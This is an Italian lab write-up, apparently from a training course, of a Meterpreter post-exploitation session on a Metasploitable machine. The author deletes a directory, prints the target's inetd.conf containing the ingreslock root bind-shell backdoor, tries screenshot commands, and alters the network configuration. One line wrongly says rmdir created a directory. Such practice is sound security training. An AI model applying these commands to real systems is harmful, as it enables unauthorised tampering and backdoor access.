040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:02 -0400	ftp
040666/rw-rw-rw-	4096	dir	2023-06-16 07:23:34 -0400	java_rmi
040666/rw-rw-rw-	4096	dir	2012-05-20 14:22:23 -0400	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	service
040666/rw-rw-rw-	4096	dir	2010-05-07 14:38:06 -0400	user

- Con il comando **rmdir** (seguito dal nome della directory che si vuole creare) ho creato una nuova directory all'interno della directory home. Con il comando **ls** ho avuto **certezza dell'avvenuta creazione della directory**.

```
meterpreter > rmdir java_rmi
Removing directory: java_rmi
meterpreter > ls
Listing: /home
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:02 -0400	ftp
040666/rw-rw-rw-	4096	dir	2012-05-20 14:22:23 -0400	msfadmin
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	service
040666/rw-rw-rw-	4096	dir	2010-05-07 14:38:06 -0400	user

- Con **edit /etc/inetd.conf** ho avuto la possibilità di modificare il file inetd.conf, dove è presente la backdoor bind shell e rexec è un servizio di rete che consente l'esecuzione di comandi su un host remoto attraverso una connessione di rete.


```
meterpreter > edit /etc/inetd.conf
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
#<off># netbios-ssn stream tcp nowait root /usr/sbin/tcpd /usr/sbin/smbd
telnet stream tcp nowait telnetd /usr/sbin/tcpd /usr/sbin/in.telnetd
#<off># ftp stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.ftpd
tftp dgram udp wait nobody /usr/sbin/tcpd /usr/sbin/in.tftpd /srv/tftp
shell stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.rshd
login stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.rlogind
exec stream tcp nowait root /usr/sbin/tcpd /usr/sbin/in.rexecd
Ingreslock stream tcp nowait root /bin/bash bash -i
```

- Ho provato ad effettuare uno **screenshot** di Metasploitable, ma la versione di Metasploitable x86/linux non supporta gli screenshot

```
meterpreter > screenshot  
[-] The "screenshot" command is not supported by this Meterpreter type (x86/linux)  
meterpreter > |
```

- Con il comando **screenshare** si ha la possibilità di guardare il desktop dell'utente remoto in tempo reale. Da Meterpreter si apre una pagina web che dovrebbe mostrarci il desktop dell'utente. Con Metasploitable la procedura parte ma non è possibile visualizzare alcuna schermata.



- Infine, con il comando **edit /etc/network/interfaces** ho avuto modo di modificare il file interfaces della macchina target. Come da screenshot sottostante, ho avuto la possibilità di modificare tutta la configurazione di rete, da 192.168.99.112 a **192.168.50.101**

